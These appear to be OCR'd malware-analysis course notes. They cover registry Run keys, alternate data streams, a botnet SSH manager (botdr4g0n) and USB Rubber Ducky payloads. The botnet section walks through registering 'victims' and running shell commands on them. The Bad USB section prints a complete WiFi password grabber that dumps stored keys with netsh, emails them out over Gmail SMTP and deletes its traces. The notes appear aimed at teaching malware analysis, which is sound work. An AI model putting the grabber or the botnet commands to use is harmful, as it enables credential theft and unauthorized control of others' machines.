Q3. What’s in the registry value ‘secret_agent’ under HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run? Anything special about it?

Answers for PI Lab (1)

A1. C:\> cmd.exe /c c:\Windows\system32\calc.exe

A2. You can kill the calculator process using Managers→Processes left-side bar

Answers for PI Lab (2)

A3. Alternate Data Stream (ADS) is attached to
C:\WINDOWS\System32

- If you go to C:\WINDOWS\System32, you won't see anything named “pidriver.exe”. Let's find it with gmer
- Malware occasionally stores data in Alternate Data Stream (ADS). ADS is a mechanism for attaching metadata to files.
- If you use a colon in a filename, the part after the colon will be the metadata name/file, and the part before the colon will be the file it's being attached to
- Explorer doesn't show ADS files, but functions like CreateFile() can access them just fine, so the file still runs.

Linux Malware

botnet SSH Client manager

https://github.com/mh4x0f/botdr4g0n

The Botdr4g0n is a security tool for DDOS attack on SSH BOT management for distributed attacks.

Installation

- python 2.7 (requirement)
- git clone https://github.com/mh4x0f/botdr4g0n.git
- cd botdr4g0n
- python setup.py install
- root@local:~# botdr4g0n

```
 _          _     _      _ _          ___
| |__   ___ | |_ __| |_ __| | | |  __ _ / _ \ _ __
| '_ \ / _ \| __/ _` | '__| | | | |_ / _` | | | '_ |
| |_) | (_) | || (_| | |  |__   _| (_| | |_| | | | |
|_.__/ \___/ \__\__,_|_|     |_|  \__, |\___/|_| |_|
                                  |___/
   Version: 1.3.2
   Author:  Marcos Nesster (@mh4x0f)

:: help

[*] Available Commands:
========================

   Commands     Description
   --------     -----------
   agents       list all agents in interacting
   check        test all agents login ssh
```

```
clear       clean up the line
del         delete bot using <id>/all
execute     execute command on agents
exit        exit the program.
help        show this help
interact    interact with one/all agents
jobs        list/kill jobs running on agents
list        list/check/filter list agents on database
register    add bot on database
sysinfo     print information session on agents
update      find newer versions
```


type –help for know all commands

type register --host (your IP) --pass (your password) –u root (your username)

after successfully type your all victim " list


type "check" for see your victim connected with you or not

type interact -i



type interact –i 1(id)

and type sysifo for see your information victim



Type shell for execute command victim’s

Shell ls –ln

Shell cat /etc/lsb-release

Shell uname -a

```
    exit         exit the program.
    help         show this help
    interact     interact with one/all agents
    list         list/check/filter list agents on database
    register     add bot on database
    shell        execute command on agents
    sysinfo      print information session on agents


:: shell ls -ln

total 56
drwxr-xr-x 10 0 0 4096 Dez  4 20:59 3vilTwinAttacker
drwxr-xr-x  5 0 0 4096 Nov 25 08:23 botdr4g0n
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Desktop
drwxr-xr-x  3 0 0 4096 Dez  1 07:14 dns2proxy
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Documents
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Downloads
drwxr-xr-x 10 0 0 4096 Nov 28 19:25 MITMf
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Music
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Pictures
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Public
drwxr-xr-x  5 0 0 4096 Dez  1 07:34 sslstrip2
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Templates
drwxr-xr-x  2 0 0 4096 Nov 25 07:22 Videos
drwxr-xr-x  9 0 0 4096 Out 18 14:34 vmware-tools-distrib
:: shell cat /etc/lsb-release

DISTRIB_ID=Kali
DISTRIB_RELEASE=2.0
DISTRIB_CODENAME=sana
DISTRIB_DESCRIPTION="Kali GNU/Linux 2.0"
:: shell uname -a

Linux kali 4.0.0-kali1-686-pae #1 SMP Debian 4.0.4-1+kali2 (2015-06-03) i686 GNU/Linux
::
```

Type interact –q for disconnect with victim

Bad USB

https://github.com/hak5darren/USB-Rubber-Ducky/wiki/Payloads

- Payload - Hello World

A payload for testing the USB Rubber ducky's functionality.

```
DELAY 3000
GUI r
DELAY 500
STRING notepad
DELAY 500
ENTER
DELAY 750
STRING Hello World!!!
ENTER
```

Change the following things;

- **ACCOUNT**: Your **gmail account**
- **PASSWORD**: Your **gmail password**
- **RECEIVER**: The email you want to send the content of Log.txt to

Code;

```
REM Title: WiFi password grabber
REM Author: Siem
REM Version: 3
REM Description: Saves the SSID, Network type, Authentication and the password to Log.txt
and emails the contents of Log.txt from a gmail account.
DELAY 3000

REM --> Minimize all windows
WINDOWS d

REM --> Open cmd
WINDOWS r
DELAY 500
STRING cmd
ENTER
DELAY 1000

REM --> Getting SSID
STRING cd "%USERPROFILE%\Desktop" & for /f "tokens=2 delims=: " %A in ('netsh wlan show
interface ^| findstr "SSID" ^| findstr /v "BSSID"') do set A=%A
ENTER

REM --> Creating A.txt
STRING netsh wlan show profiles %A% key=clear | findstr /c:"Network type"
/c:"Authentication" /c:"Key Content" | findstr /v "broadcast" | findstr /v "Radio">>A.txt
ENTER

REM --> Get network type
STRING for /f "tokens=3 delims=: " %A in ('findstr "Network type" A.txt') do set B=%A
ENTER

REM --> Get authentication
STRING for /f "tokens=2 delims=: " %A in ('findstr "Authentication" A.txt') do set C=%A
ENTER

REM --> Get password
STRING for /f "tokens=3 delims=: " %A in ('findstr "Key Content" A.txt') do set D=%A
ENTER

REM --> Delete A.txt
STRING del A.txt
ENTER

REM --> Create Log.txt
STRING echo SSID: %A%>>Log.txt & echo Network type: %B%>>Log.txt & echo Authentication:
```

```
%C%>>Log.txt & echo Password: %D%>>Log.txt
ENTER

REM --> Mail Log.txt
STRING powershell
ENTER
STRING $SMTPServer = 'smtp.gmail.com'
ENTER
STRING $SMTPInfo = New-Object Net.Mail.SmtpClient($SmtpServer, 587)
ENTER
STRING $SMTPInfo.EnableSsl = $true
ENTER
STRING $SMTPInfo.Credentials = New-Object
System.Net.NetworkCredential('ACCOUNT@gmail.com', 'PASSWORD')
ENTER
STRING $ReportEmail = New-Object System.Net.Mail.MailMessage
ENTER
STRING $ReportEmail.From = 'ACCOUNT@gmail.com'
ENTER
STRING $ReportEmail.To.Add('RECEIVER@gmail.com')
ENTER
STRING $ReportEmail.Subject = 'WiFi key grabber'
ENTER
STRING $ReportEmail.Body = (Get-Content Log.txt | out-string)
ENTER
STRING $SMTPInfo.Send($ReportEmail)
ENTER
STRING exit
ENTER

REM --> Delete Log.txt and exit
STRING del Log.txt & exit
ENTER
```

Reference

Veronica Kovah http://opensecuritytraining.info/MalwareDynamicAnalysis.html

“Practical Malware Analysis” by Michael Sikorski and Andrew Honig

https://n0where.net/analyzing-linux-malware-sandbox-limon

Mario Marcello , malware analysis with Cuckoo Sandbox http://www.honeynet.or.id/

Sans https://www.sans.org/reading-room/whitepapers/malicious/malware-analysis-introduction-2103

https://zeltser.com/build-malware-analysis-toolkit

https://github.com/hak5darren/USB-Rubber-Ducky